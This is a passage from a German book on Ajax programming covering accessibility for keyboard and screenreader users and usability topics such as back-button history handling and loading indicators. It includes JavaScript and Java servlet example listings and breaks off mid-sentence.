Wie Sie sehen, können Sie auch ihre eigenen GUI-Komponenten ohne größeren Aufwand über die Tastatur zugänglich machen. Bisher haben wir allerdings nur die einfachste Form der Benutzerinteraktion, nämlich das Anklicken von Elementen, betrachtet. Wie sieht es aber z. B. mit komplexeren Formen der Interaktion, wie etwa Drag and Drop aus? Hier hilft Ihnen das accesskey-Attribut nicht weiter. Doch auch solche komplexen Interaktionsformen lassen sich über Tastatureingaben realisieren. Ein guter Ersatz für Drag and Drop, ist z. B. eine Art Zwischenablage („Copy & Paste“) wie man sie etwa aus Dateibrowsern kennt. Um eine Datei von einem Ordner in den anderen zu kopieren, können Sie die Datei entweder mit der Maus auf den gewünschten Ordner ziehen, oder Sie kopieren die Datei und fügen Sie an dann in den entsprechenden Ordner wieder ein. Alternativ können Sie Drag and Drop auch mit den Pfeiltasten realisieren. Dazu definieren Sie zunächst eine Taste, die den Verschiebemodus aktiviert. Befindet sich das Programm in diesem Modus, kann ein zuvor angewähltes Element mit den Pfeiltasten verschoben werden. Mit einem weiteren Tastendruck kann der Benutzer den Verschiebemodus dann wieder verlassen.

An Konventionen orientieren

Für die Übersetzung von Mausaktionen in Tastaturaktionen gibt es kein Patentrezept. Allerdings definieren die GUI-Komponenten der gängigen Desktop-Betriebssysteme einen Quasi-Standard. Wenn etwas unter Windows, Mac OS oder auch KDE/Gnome auf eine bestimmte Weise realisiert ist, sollten Sie einen guten Grund haben, von dieser „Vorgabe“ abzuweichen. So können Sie z. B.in den meisten Desktop-Betriebssystemen durch Drücken einer Buchstabentaste innerhalb einer Drop-Down-Liste zum ersten Element springen, dessen Beschriftung mit diesem Buchstaben beginnt. Wenn Sie nun eine eigene Drop-Down-Liste entwickeln, sollten Sie diese Funktio-

nalität unbedingt einbauen. Alles andere ginge gegen die Intuition aller Web-User, die es gewohnt sind, mit der Tastatur zu arbeiten.

10.3 Ajax und Screenreader

Ein ungelöstes Problem

Während sich manche Barrieren bereits durch einfache Maßnahmen aus dem Weg räumen lassen, gibt es für andere noch keine befriedigenden Lösungen. Ein weitestgehend ungelöstes Problem ist z. B. das Zusammenspiel von Ajax und Screenreadern. Zwar kommen die meisten Screenreader inzwischen verhältnismäßig gut mit JavaScript zurecht, Ajax-Anwendungen stellen jedoch eine echte Herausforderung dar. Um zu verstehen, warum dies so ist, muss man sich zunächst einmal mit der Funktionsweise eines Screenreaders vertraut machen.

Die Sicht eines Screenreaders

Probieren Sie einmal Folgendes: Nehmen Sie ein dickes Blatt Papier (oder ein Stück Karton) und schneiden Sie in die Mitte ein 2 cm bereites und 1 cm hohes Rechteck aus. Öffnen Sie dann einen Web-Browser und wechseln Sie zu einer Webseite Ihrer Wahl. Halten Sie nun das Blatt Papier vor Ihren Bildschirm und versuchen Sie die Website nur durch das rechteckige Loch zu lesen (dabei dürfen Sie das Papier natürlich bewegen). Einen ganz ähnliche „Sicht“ auf das Web erhält ein sehbehinderter Mensch beim Einsatz eines Screenreaders. Zwar kann er sich die Texte und Links auf einer Webseite vorlesen lassen, anders als ein sehender Mensch kann er sich jedoch nicht ohne weiteres einen Überblick verschaffen.

Die meisten Screenreader arbeiten so, dass sie jeweils ein bestimmtes Objekt auf dem Bildschirm, also etwa einen Button oder ein Textbereich, fokussieren. Der Benutzer hat dann die Möglichkeit, den Fokus des Screenreaders zu verändern. So kann er z. B. von einem Objekt zum nächsten wechseln oder bei hierarchisch angeordneten Objekten auf eine andere Ebene springen. Personen, die bereits längere Zeit mit Screenreadern arbeiten, finden sich auf diese Weise recht gut auf Webseiten zurecht. Das Manko, dass ein Screenreader keinen Gesamteindruck einer Seite vermitteln kann, bleibt allerdings bestehen.

Wenn Sie nun an die Funktionsweise typischer Ajax-Anwendungen denken, wird Ihnen vielleicht klar, warum Screenreader hier an ihre Grenzen geraten. Nehmen Sie an, Sie benutzen einen Online-Kalender mit eingebauter Terminfunktion und Sie möchten sich alle Termine der nächsten Woche ausgeben lassen. Dazu wählen Sie z. B. in einer Liste die gewünschte Woche aus, woraufhin die Anwendung eine asynchrone Anfrage an einen Web-Server stellt. Ist

die Abfrage abgeschlossen, aktualisiert das Programm die Anzeige und stellt Ihnen Ihre Termine dar. Ein sehender Mensch nimmt wahr, dass sich auf dem Bildschirm etwas geändert hat, und kann dann seine Aufmerksamkeit entsprechend auf das geänderte Element lenken. Einem Screenreader hingegen fehlt diese Fähigkeit üblicherweise und so bleibt die Aktualisierung der Ansicht für ihn – und damit natürlich auch für den Benutzer – verborgen. Dabei hat der Benutzer durchaus die Möglichkeit, die geänderten Objekte anzusteuern und sich vorlesen zu lassen. Allerdings müsste er sich dabei aber auf sein Gefühl verlassen, denn wissen, ob und wann sich etwas geändert hat, kann er nicht.

Ein Lösungsansatz

Interessanterweise können die meisten Screenreader ihre Benutzer durchaus über Änderungen auf dem Bildschirm in Kenntnis setzen. Wenn ein Programm beispielsweise ein Meldungsfenster öffnet, so wird dieses von den meisten Screenreadern sofort vorgelesen. Eine Möglichkeit, Ajax-Anwendungen Screenreader-tauglich zu machen, ist daher, asynchron abgerufene Daten in einem JavaScript `alert`-Fenster auszugeben. Da diese Fenster jedoch modal sind, also jede andere Skriptausführung blockieren, steht ihr Einsatz im Widerspruch zur asynchronen Arbeitsweise von Ajax.

Keine zufriedenstellende Lösung

Bedauerlicherweise gibt es momentan keinen Lösungsansatz, der wirklich überzeugen kann. Viele Lösungen funktionieren nur mit bestimmten Screenreadern, während andere die Vorteile von Ajax-Anwendungen größtenteils zunichte machen. Was also tun? In vielen Fällen lassen sich Web-Anwendung nur vollständig barrierefrei machen, indem man auf den Einsatz von Ajax komplett verzichtet, und die Anwendung im klassischen Stil umsetzt. Da viele moderne Web-Anwendungen jedoch praktisch von Ajax leben, ist diese Lösung nicht immer sinnvoll. In solchen Fällen müssen Sie abwägen, ob sich der Aufwand lohnt, Ihre Anwendung zweigleisig zu entwickeln, also eine Ajax-„enabled"- und eine Ajax-freie Version bereitzustellen. Bedauerlicherweise scheuen die meisten Unternehmen die zusätzlichen Entwicklungskosten und nehmen es lieber in Kauf, einen gewissen Anteil potenzieller Nutzer von vornherein auszuschließen.

Screenreader testen

Sollten Sie sich allerdings dazu entschließen, bei der Entwicklung Ihrer Web-Anwendungen auch auf sehbehinderte Menschen Rücksicht zu nehmen, so empfiehlt es sich die Installation eines Screenreaders. Der Kaufpreis kommerzieller Screenreader liegt allerdings üblicherweise bei mehreren hundert Euro, sodass eine Anschaffung oft nur lohnt, wenn ein konkretes Projekt vorliegt, das barrierefrei gehalten werden soll. Alternativ können Sie sich von den meisten Screenreadern jedoch auch Testversionen herunterladen. Besonders zu empfehlen ist dabei der *Home Page Reader*

von IBM. (Die kostenlose Testversion finden Sie unter WebCode →*homepagereader*). Das Programm ist im Wesentlichen ein Web-Browser mit integriertem Screenreader. Dabei verwendet es die Parsing- und Rendering-Engine des Internet Explorers, so dass auch dessen HTML-, CSS- und JavaScript-Untersützung mit der des Internet Explorers übereinstimmt. Mit Hilfe des Home Page Readers kann man gut ein Gefühl dafür entwickeln, wie sich eine Webseite für einen sehbehinderten Menschen anhört und wie schwer es zunächst ist, sich nur mit Hilfe von akustischen Hinweisen auf einer Seite zurechtzufinden. Außerdem eignet sich das Programm sehr gut dafür, JavaScript-Anwendungen auf ihre Screenreader-Tauglichkeit zu testen, zumal das Programm einen relativ hohen Verbreitungsgrad hat und in seiner Arbeitsweise mit den meisten anderen Screenreadern vergleichbar ist.

Abb. 10.2 Das Programmfenster des IBM Home Page Reader

Eine kostenlose Alternative zu kommerziellen Screenreadern ist das Programm *NVDA* (NonVisual Desktop Access), das sich noch im Alpha-Stadium befindet. (Eine Downloadmöglichkeit finden Sie unter WebCode →*nvda*). Anders als der Home Page Reader ist NVDA ein universeller Screenreader, der auch Dialoge, Fenstertitel, usw. vorliest. Dabei kann das Programm trotz seines frühen Entwicklungsstadiums bereits in vielen Punkten überzeugen. So funktioniert die Erkennung von Bildschirmelementen beispielsweise schon sehr gut und das Navigieren von Element zu Element ist normaler-

weise kein Problem. Nur die (bei einer Alpha-Version zu erwartenden) Stabilitätsprobleme fallen negativ auf. Trotzdem ist auch NVDA für das Testen von Web-Applikationen durchaus geeignet.

10.4 Fazit

Teillösungen sind möglich

Ajax und Barrierefreiheit muss kein Widerspruch sein. Zwar ist es heute noch nicht möglich, Ajax-Anwendungen vollständig barrierefrei anzulegen, mit verhältnismäßig einfachen Mitteln kann man diesem Ziel jedoch schon sehr nahe kommen. Und der Aufwand lohnt sich, denn mit jeder Barriere, die Sie aus dem Weg räumen, erreichen Sie mehr Menschen und damit auch mehr potenzielle Kunden. In erster Linie ist Barrierefreiheit jedoch eine moralische Verpflichtung. Für Menschen mit Behinderungen hat das Web oft größere Bedeutung als für Menschen ohne Behinderung. Diese Menschen von der Nutzung bestimmter Dienste auszuschließen ist unnötig und diskriminierend.

Barrierefreiheit einplanen

Weil das nachträgliche Umrüsten einer nicht barrierefreien Web-Anwendung oft mit großem Aufwand verbunden ist, empfiehlt es sich, das Thema Barrierefreiheit schon früh im Entwicklungsprozess zu bedenken. Außerdem sollten Sie Ihre Web-Anwendungen auch immer wieder auf Barrierefreiheit testen, denn nicht alles, was in der Theorie gut erscheint, funktioniert auch in der Praxis.

11 Usability

Viele Ajax-Anwendungen bieten aufgrund ihrer asynchronen Arbeitsweise und aufgrund der daraus resultierenden kurzen Reaktionszeiten einen besonders hohen Bedienkomfort. Gleichzeitig durchbricht Ajax jedoch gewohnte Abläufe und kann so neue Usability-Probleme schaffen. Wie Sie das vermeiden, erfahren Sie in diesem Kapitel.

11.1 Die Rolle der Usability

Elementare Fragen

Beim Thema Usability von Web-Anwendungen geht es nicht um besonders ausgefallene Benutzeroberflächen, sondern um ganz elementare Fragen: Wie gestaltet man eine Anwendung so, dass ein Benutzer rasch und leicht mit ihr arbeiten kann? Wie reduziert man die Zeit, die ein Benutzer benötigt, bis er die Funktionsweise der Anwendung versteht? Wie kann man dafür sorgen, dass die Anwendung effizientes Arbeiten ermöglicht? Hinter diesen scheinbar einfachen Fragen verbirgt sich ein sehr komplexes Problemfeld, mit dem sich ein eigener Forschungsbereich befasst. Wir wollen das Thema Usability hier jedoch sehr pragmatisch und nur im Kontext von Ajax betrachten, um nicht den Rahmen dieses Buchs zu sprengen. Es sei Ihnen allerdings nahegelegt, sich auch über dieses Buch hinaus mit dem Thema Usability zu befassen (insbesondere, wenn Sie professionell Web-Anwendungen entwickeln wollen).

Usability ist eine Notwendigkeit

Warum sollten Sie sich überhaupt für das Thema Usability interessieren? Eine gute Usability ist, anders als eine hohe Benutzerfreundlichkeit, keine Auszeichnung sondern eine Notwendigkeit. Dass dem so ist, merkt man meist erst, wenn man es einmal mit einer Anwendung zu tun hat, die in diesem Punkt Mängel aufweist. Solche Mängel wirken sich nicht nur auf den Bedienkomfort aus; im schlimmsten Fall machen sie es unmöglich, die Anwendung für bestimmte Aufgaben produktiv einzusetzen.

Beispiel

Ein Beispiel: Stellen Sie sich vor, Sie benutzen eine Reihe von Programmen desselben Herstellers, die zudem noch über eine einheitliche Benutzeroberfläche verfügen. Allen Programmen gemein ist auch ein Meldungsfenster („Möchten Sie die Änderungen an Datei X speichern?“). Es erscheint, wenn Sie das Programm beenden, ohne darin geöffnete Dateien vorher zu speichern. Dieses Meldungsfenster verfügt über zwei Buttons, welche es erlauben, die Änderungen entweder zu sichern oder zu verwerfen. Stellen Sie sich nun vor, die Anordnung dieser zwei Buttons wäre von Programm zu Programm verschieden. Die Folge: Nachdem Sie eine Weile mit einem der Programme gearbeitet haben, kennen Sie die Button-Anordnung und klicken von da an „blind“. Wechseln Sie in ein Programm mit einer anderen Anordnung, wäre das allerdings fatal und könnte schlimmstenfalls zu Datenverlust führen. Die uneinheitliche Anordnung der Buttons führt also zu einem Usability-Problem.

Anders ausgedrückt kollidieren hier die Erwartungen des Benutzers mit der Realität einer konkreten Anwendung. Stimmen sie nicht überein, kommt es zu Problemen. Um das zu verhindern, muss man zunächst ermitteln, wie diese Erwartungen aussehen. In unserem Beispiel ist das nicht sonderlich schwer, doch es gibt natürlich auch komplexere Fälle. Hier hilft meist nur, das Verhalten seiner Benutzer zu analysieren und die so gewonnenen Informationen in die Gestaltung seiner Anwendungen einfließen zu lassen.

11.2 Ajax und Usability

Die Erwartungen des Users

Ein Grund für den großen Erfolg des World Wide Web ist seine Einfachheit. Die Abläufe beim Surfen im Web sind stets dieselben und es bedarf nur einer einzigen Form der Interaktion, nämlich des Anklickens von Hyperlinks, um sich im Web zu bewegen. So haben Millionen von Menschen das Web nutzen gelernt und verwenden es heute genauso selbstverständlich wie etwa das Fernsehen oder das Radio. Mit der Einführung von Ajax müssen sich diese Menschen jedoch auf etwas Neues einstellen, denn Ajax-Anwendungen haben mit herkömmlichen Websites meist nur noch wenig gemein.

Man kann also sagen, dass Ajax in einem starken Gegensatz zu dem steht, was Web-User erwarten. Dadurch führt schon allein der Einsatz von Ajax zu einem Usability-Problem. Wie Sie im Verlauf dieses Buchs sicherlich bereits festgestellt haben, ist hier immer nur von Ajax-Anwendungen und nicht von Ajax-Websites die Rede. Das hat einen einfachen Grund: Ajax hat auf herkömmlichen Websites nichts verloren. Wenn Sie Ajax einsetzen möchten, müssen Sie

dem User zuvor klar machen, dass er sich nicht mehr auf einer normalen Webseite bewegt und dass er sich auf eine andere Form der Bedienung einstellen muss. Vermischen Sie jedoch Website-typische Abläufe mit Ajax, wird Ihnen das nur schwer gelingen.

Eine Umgewöhnung ist notwendig

Wenn Sie diesen Hinweis beherzigen, haben Sie das größte Ajax-Usability-Problem bereits umgangen. Doch auch wenn Sie den Benutzer dazu bewegen können, Ihre Ajax-Anwendung eher wie eine Desktop-Applikation als wie eine Webseite zu behandeln: An die Eigenheiten von Ajax wird er sich zwangsläufig gewöhnen müssen. Wie Sie ihm diese Umgewöhnung einfacher machen können, erfahren Sie auf den folgenden Seiten.

11.3 Der Zurück-Button

Vielleicht kennen Sie folgende Situation: Sie besuchen eine Website, die Ajax, Flash, oder eine andere Technik zum dynamischen Laden von Inhalten verwendet, klicken irgendwann instinktiv auf den Zurück-Button und landen auf einer ganz anderen Seite. Für Sie als Entwickler ist klar: Der Browser kann von den dynamischen Änderungen des Seiteninhalts nichts wissen, denn die URL der Seite hat sich dabei ja nie geändert. Doch in dem Moment, als Sie den Zurück-Button geklickt haben, wussten Sie genau, wo Sie eigentlich hinwollten. So wie Ihnen geht es auch allen anderen Web-Usern, doch die meisten können sich das Verhalten des Zurück-Buttons wohl überhaupt nicht erklären. Für sie ist der Zurück-Button schlichtweg „kaputt".

Problem: Neuladen großer Teile der Seite

Situationen wie diese treten vor allem auf, wenn Web-Applikationen das typische Verhalten von Browsern nachbilden, wenn Sie also z. B. auf einen Link klicken und sich der Inhalt der Seite ändert. Wir sind gewohnt, dass sich der Browser in solchen Situationen die letzte Seite merkt und wir diese über den Zurück-Button wieder aufrufen können. Sie werden in wenigen Momenten eine Möglichkeit kennen lernen, wie Sie in solchen Fällen die Funktionalität des Zurück-Buttons „reparieren" können. Besser ist allerdings, es gar nicht erst zu solchen Fällen kommen zu lassen.

Wenn Sie zum Beispiel Ajax nur dazu verwenden, dynamisch ganze Textseiten zu laden, sollten Sie sich fragen, ob Sie dazu nicht besser die gewohnte Browserfunktionalität benutzen sollten. Die Stärke von Ajax liegt darin, nur die Teile einer Seite aktualisieren zu können, die sich auch tatsächlich geändert haben. Nehmen Sie zum Beispiel eine sortierbare Liste, die ihre Inhalte über Ajax von einem Web-Server bezieht. Ein Klick auf den Sortier-Button, und die

Listeneinträge erscheinen in einer anderen Reihenfolge. Für die Benutzer hat sich dann zwar sichtbar etwas auf dem Bildschirm geändert, trotzdem werden wohl die wenigsten nun erwarten, sie könnten über den Zurück-Button zum Zustand vor der Sortierung wechseln. Wenn sich allerdings große Teile einer Seite ändern, kann es sinnvoll sein, die Seite auch tatsächlich zu wechseln. Das klassische, synchrone Modell des Webs hat sich über Jahre hinweg bewährt und ist inzwischen in den Köpfen der User verankert. Insofern sollte man stets einen guten Grund haben, wenn man davon abweicht.

Ändern der URL ohne Seitenwechsel

Natürlich gibt es auch Fälle, in denen man zwar Ajax einsetzen, dabei aber nicht auf die Funktion des Zurück-Buttons verzichten möchte. Da die Browser-Historie nur durch Änderung der Seiten-URL aktualisiert wird, muss man dann dafür sorgen, dass sich die URL ändert. Dabei soll jedoch nicht die Seite gewechselt werden. Dieses schneinbare Dilemma lässt sich zum Glück verhältnismäßig einfach lösen: Anstatt auf eine völlig andere Seite zu wechseln, wechselt man stattdessen zu einem Seiten-internen Sprungziel. Das veranlasst den Browser, seine Historie zu aktualisieren, ohne dabei die Seite zu verlassen. Der Name des Sprungziels erscheint dabei unmittelbar hinter der Seiten-URL und mit einem vorangestellten Raute-Zeichen (#) in der Adresszeile des Browsers. Ein praktischer Nebeneffekt ist, das Ihre Ajax-Anwendung nun auch gezielt gebookmarkt werden kann. Wird die Anwendung beispielsweise über die URL

```
http://www.mustersoft.de/crm#termine
```

gestartet, können Sie den Benutzer (nach dem Login) unmittelbar auf den Terminkalender weiterleiten.

Erkennen eines URL-Wechsels

Das Aktualisieren der URL ist allerdings nur ein Teil der Lösung. Klickt der Benutzer auf den Zurück-Button, müssen wir in unserer Anwendung die Ansicht wechseln. Leider stellt der Browser aber keine Funktion bereit, Klicks auf den Zurück-Button in Form von Ereignissen abzufangen. Uns bleibt also nichts anderes übrig, als in regelmäßigen Abständen die URL der Seite zu überprüfen und bei einer Veränderung entsprechend zu reagieren. Dazu verwenden wir das `window.location.hash`-Attribut, welches nur den Namen des Sprungziels, einschließlich des Raute-Zeichens enthält.

Im Folgenden finden Sie eine mögliche Implementierung des eben erläuterten Prinzips. Dieser Code funktioniert auf allen aktuellen Browsern mit Ausnahme von Opera. Grund hierfür ist, dass Opera bei einem Klick auf den Zurück-Button den Wert des `window.location.hash`-Attributs nicht aktualisiert. Da sich

dieses Problem nur unter großem Aufwand umgehen lässt, bleibt nur, auf eine baldige Behebung dieses Fehlers durch Opera zu hoffen.

Listing 11.1

Der History-Manager-Konstruktor

Teil der Code-Bibliothek.

```
namespace("utils");

utils.HistoryManager = function() {
  var dummy = document.createElement("div");
  dummy.style.position = "absolute";
  dummy.style.visibility = "hidden";
  document.body.appendChild(dummy); ❶
  var listeners = [];
  var currentHash = window.location.hash;

  var timer = window.setInterval(function() {
    if (window.location.hash !=
      currentHash) {
      currentHash = window.location.hash;
      notifyListeners(
        currentHash.substring(1));
    }
  }, 100); ❸

  this.add = function(page) {
    dummy.id = page; ❷
    window.location.hash = page;
    currentHash = "#" + page;
  };

  function notifyListeners(page) {
    for (var i = 0; i < listeners.length;
      i++) {
      listeners[i](page); ❹
    }
  }

  this.addListener = function(callBack) {
    listeners.push(callBack);
  };

  this.removeListener = function(callBack) {
    for (var i = 0; i < listeners.length;
      i++) {
      if (listeners[i] == callBack) {
```

```
            listeners =
              listeners.splice(i, 1);
            return;
          }
        }
      };
    };
```

Zunächst müssen wir ein neues `<div>`-Element (tatsächlich können Sie auch jedes andere Element verwenden) erzeugen und dieses in den DOM-Baum einfügen[35] ❶. Dieses Element kann unsichtbar sein, es wird aber in jedem Fall benötigt. Wenn eine Seite mit einem bestimmten Sprungziel aufgerufen wird, sucht der Browser ein HTML-Element mit einer entsprechenden Id und springt an dessen Position. Da dieses Verhalten für unsere Zwecke uninteressant ist, könnten wir den Browser auch einfach „ins Leere" springen lassen und gar nicht erst ein entsprechendes Sprungziel bereitstellen. Leider weigert sich dann allerdings der Internet Explorer, seine Browser-Historie entsprechend zu aktualisieren. Um nun aber nicht für jedes Sprungziel ein neues Element erzeugen zu müssen, verwendet wir ein einziges `<div>`-Element, dessen Id wir dann bei Bedarf ändern ❷. Die Änderung der URL überwachen wir mit Hilfe eines Timers ❸. Hat sich die URL geändert, so rufen wir eine Methode *notifyListeners* auf, welche dann wiederum die bei unserem *HistoryManager*-Objekt registrierten Callback-Funktionen aufruft ❹. Die Verwendung des *HistoryManagers* ist dadurch recht einfach:

Listing 11.2

```
<html>
<head>
  <script type="text/javascript"
    src="historymanager.js"></script>
  <script type="text/javascript">
    var historyManager;

    function gotoPage(id) {
      document.getElementById(
        "page-number").innerHTML = id; ❷
      historyManager.add(id); ❸
    }
```

[35] Beim Erzeugen einer neuen Instanz von *HistoryManager* sollte die Seite nach Möglichkeit bereits geladen sein. Es empfiehlt sich also, dies erst im `onload`-Ereignis zu tun.

```
    window.onload = function() {
      historyManager =
        new utils.HistoryManager();❹
       historyManager.addListener(
        function(page) { ❺
          gotoPage(page); ❻
        }
       );
    };
  </script>
</head>
<body>
  <div id="page-number"></div>
  <input type="button" value="Neuer Kunde"
    onclick="gotoPage(1);" />
  <input type="button" value="Kunde suchen"
    onclick="gotoPage(2);" />
  <input type="button" value="Terminkalender"
    onclick="gotoPage(3);" />
  <input type="button" value="Einstellungen"
    onclick="gotoPage(4);" /> ❶
</body>
</html>
```

In diesem Beispiel verwenden wir vier Buttons ❶, die für vier verschiedene Funktionen einer Web-Anwendung stehen. Bei einem Klick auf jeden dieser Buttons könnte man sich nun vorstellen, dass sich die aktuelle Ansicht ändert und im Hintergrund bestimmte Daten nachgeladen werden. Um dieses Beispiel möglichst einfach zu halten, ist jeder Button mit einer Zahl verknüpft, die bei einem Klick auf den Button auf dem Bildschirm angezeigt wird. Hierzu wird die Funktion *gotoPage* aufgerufen, welche die Zahl entgegennimmt, auf dem Bildschirm anzeigt ❷ und entsprechend in unserem *HistoryManager* vermerkt ❸. Da wir hier mit Sprungzielen arbeiten, können Sie anstelle einer Zahl auch eine Zeichenkette verwenden. Wichtig ist nur, dass Sie anhand dieser Zeichenkette dann die entsprechende Ansicht wiederherstellen können.

Bei Aufruf des `onload`-Ereignisses der Seite erzeugen wir nicht nur eine neue Instanz des *HistoryManagers* ❹, sondern registrieren auch noch eine Callback-Funktion ❺. Klickt der Benutzer auf den Zurück-Button, wird diese Funktion aufgerufen und ihr die zuvor vermerkte Zahl oder Zeichenkette übergeben. In unserem Fall übergeben wir diese dann wieder an die *gotoPage*-Methode ❻, so dass nun die Nummer der vorherigen Seite angezeigt wird.

11.4 Geschwindigkeit

Die „gefühlte Geschwindigkeit“

In Kapitel 10 haben wir uns mit dem Thema Optimierung beschäftigt und dabei herausgearbeitet, dass schlechte Performance vor allem problematisch ist, wenn sie den Anwender in seiner Arbeit beeinträchtigt. Insofern ist die Geschwindigkeit einer Anwendung auch unter dem Aspekt Usability von Interesse. In diesem Kapitel geht es allerdings nicht um Zahlen. Ob eine Funktion nun 5 oder 500 Millisekunden benötigt, um zu einem Ergebnis zu kommen, ist im Moment nicht von Belang. Viel wichtiger ist, wie diese Verzögerung auf den Anwender wirkt. Wenn ein Web-Browser etwa eine komplexe Berechnung durchführt, während der Benutzer gerade einen Text liest, wird er die durch die Berechnung entstehende Verzögerung bestenfalls überhaupt nicht wahrnehmen. Wenn der Benutzer allerdings in einem Zeichenprogramm eine Linie malen möchte und dabei plötzlich der Mauszeiger „einfriert“, ist die Wirkung auf den Benutzer ungemein größer. Was uns interessiert, ist also die „gefühlte Geschwindigkeit“.

Die „gefühlte Geschwindigkeit“ ist natürlich keine exakte Größe und sie ist von vielen Faktoren abhängig. Nehmen Sie z. B. an, Sie möchten einen Ordner, von dem Sie wissen, dass er mehrere Gigabyte Daten enthält, von einer DVD auf eine Festplatte kopieren. Da Sie sicherlich schon einmal eine ähnliche Datenmenge kopiert haben, haben Sie eine bestimmte Erwartung, wie viel Zeit diese Operation beanspruchen wird. Würde die Operation deutlich mehr Zeit in Anspruch nehmen, als von Ihnen erwartet, so würden Sie womöglich vermuten, dass die DVD aus irgendwelchen Gründen nicht richtig gelesen werden kann. Würde die Operation nur wenige Sekunden benötigen, so würden Sie vermutlich bezweifeln, dass tatsächlich alle Dateien kopiert wurden.

Beim Thema Geschwindigkeit im Zusammenhang mit Usability geht es also vor allem darum, die Erwartungen der Benutzer zu befriedigen. Ein Beispiel:

Listing 11.3

```
<html>
<body>
  Verzögerung:
  <input type="text"
    id="verzoegerung" value="100" />
  <input type="button" id="button"
    value="Klicken" />
  <div id="ausgabe"
    style="height: 100px"></div>
```

```
  <script type="text/javascript">
    var button =
      document.getElementById("button");
    var ausgabe =
      document.getElementById("ausgabe");
    var swap = false;
    dom.Event.addListener(button, "click",
      function() {
      var delay = document.getElementById(
        "verzoegerung").value;
      swap = !swap;
      window.setTimeout(function() {
        if (swap) {
          ausgabe.style.background = "#000";
        } else {
          ausgabe.style.background = "#FFF";
        }
      }, delay);
    });
  </script>
</body>
</html>
```

Schreiben Sie diesen Code in eine HTML-Datei und öffnen Sie diese dann in Ihrem Web-Browser. Sie werden ein Textfeld und einen Button sehen. Ignorieren Sie das Textfeld für einen Augenblick und klicken Sie auf den Button. Es erscheint ein schwarzes Rechteck. Klicken Sie den Button erneut, so verschwindet das Rechteck wieder. Zwischen dem Anklicken des Buttons und dem Erscheinen bzw. Verschwinden des Rechtecks ist eine Verzögerung eingebaut, die Sie selbst beeinflussen können. Geben Sie dazu einfach die gewünschte Verzögerungszeit in Millisekunden in das Textfeld ein. Probieren Sie dann verschiedene Zeitangaben aus und beobachten Sie, wie das Klickverhalten des Buttons auf Sie wirkt. Je größer die Verzögerung, desto weniger bringen Sie das Erscheinen oder Verschwinden des Rechtecks mit dem Anklicken des Buttons in Verbindung. Tatsächlich reicht in den meisten Fällen schon eine Verzögerung von nur 100 Millisekunden, um die Zuordnung einer bestimmten Aktion (etwa eines Klicks) zu einer bestimmten Reaktion (Aktualisierung der GUI) zu stören.

Die 100-Millisekunden-Regel

Was bedeutet das für Ihre Ajax-Anwendung? Man könnte fordern, dass alle Operationen, die Ihre Anwendung als Folge einer Benutzereingabe durchführt, nach maximal 100 Millisekunden abgeschlossen sein müssen. Doch diese Forderung ließe sich in der

Praxis nicht umsetzen. Zum Glück besagt die 100-Millisekunden-Regel nicht, dass jede Operation nach spätestens 100 Millisekunden abgeschlossen sein muss, sie sagt nur, dass nach spätestens 100 Millisekunden für den Benutzer ersichtlich sein muss, dass seine Aktion eine Reaktion hervorgerufen hat. Nehmen Sie an, ein Klick auf einen Button löst eine HTTP-Anfrage aus, deren Ergebnis nach Beendigung der Anfrage auf dem Bildschirm dargestellt werden soll. Verfügt der Benutzer über eine schnelle Internetverbindung, so ist es nicht ausgeschlossen, dass die gesamte Laufzeit der Anfrage weniger als 100 Millisekunden beträgt. Für den Benutzer ist die Ausgabe der HTTP-Antwort also scheinbar eine direkte Reaktion auf das Anklicken des Buttons. Für einen anderen Benutzer mit einem alten Analog-Modem beträgt die Laufzeit aber vielleicht 30 Sekunden. Die Verbindung zwischen dem Erscheinen der Antwort und dem Anklicken des Buttons ist dann nicht mehr offensichtlich. Der Benutzer könnte bereits vor Ablauf der 30 Sekunden annehmen, sein Klick sei nicht richtig registriert worden und daraufhin noch ein zweites Mal klicken. Um diesem Problem zu entgehen, sollten Sie dem Benutzer auf jeden Fall nach spätestens 100 Millisekunden Feedback geben. Sind die eigentlichen Daten zu diesem Zeitpunkt noch nicht verfügbar, sollten Sie stattdessen eine entsprechende Meldung anzeigen oder besser noch ein animiertes Symbol einblenden (Beispiele für solche Symbole finden Sie unter WebCode →*progressindicator*).

Ein Verzögerungs-Servlet

Sie werden gleich anhand eines Beispiels sehen, wie Sie ein solches System mit JavaScript umsetzen können. Damit wir dieses später auch testen können, benötigen wir allerdings zuerst eine Ressource auf einem Web-Server, die ausreichend lange Ladezeiten verursacht. Das folgende Servlet wird diese Aufgabe stellvertretend für uns übernehmen (die hier abgebildete *doGet*-Methode fügen Sie einfach in ein neues Servlet ein):

Listing 11.4

```
protected void doGet(HttpServletRequest
  request, HttpServletResponse response)
  throws ServletException, IOException {
  try {
    int delay = Integer.parseInt(
      request.getParameter("delay")); ❶
    Thread.sleep(delay); ❷
  } catch (Exception e) {
    response.getOutputStream().⇨
      print("fehler");
  }
```

```
  response.getOutputStream().⇨
    print("fertig"); ❸
}
```

Mit Hilfe dieses Servlets können wir unterschiedliche Ladezeiten simulieren. Zu diesem Zweck erwartet das Servlet einen Parameter *delay* ❶, der die gewünschte Verzögerung angibt. Das Servlet pausiert dann für die angegebene Zeit ❷ und gibt schließlich den Text „fertig“ aus ❸.

Lade-Indikator

Nachdem diese Vorarbeit geleistet ist, wollen wir uns jetzt der JavaScript-Seite zuwenden. Unser Ziel ist, eine Ajax-Anwendung zu schreiben, die das oben beschriebene Servlet aufruft und dessen Ausgabe „fertig“ auf dem Bildschirm darstellt. Dauert dieser Vorgang weniger als 100 Millisekunden, so soll die Ausgabe direkt erfolgen. Andernfalls soll ein animiertes Lade-Bild angezeigt und nach Beendigung der Anfrage wieder ausgeblendet werden. Die Logik hinter dem Ein- und Ausblenden des Bildes kapseln wir in dem folgenden Konstruktor:

Listing 11.5

```
function BusyIndicator(element) { ❶
  var busy = false;
  var timer = null;

  element.style.display = "none"; ❷

  function showIndicator() {
    element.style.display = "inline"; ❹
  }

  this.setBusy = function(newBusy) {
    if (newBusy && !busy) {
      timer = setTimeout(showIndicator, ❸
        100);
      busy = true;
    } else if (!newBusy) {
      window.clearTimeout(timer); ❺
      busy = false;
      element.style.display = "none"; ❻
    }
  };
}
```

Der Konstruktor erwartet als einzigen Parameter den DOM-Knoten des Bildes ❶, das während des Ladevorgangs angezeigt

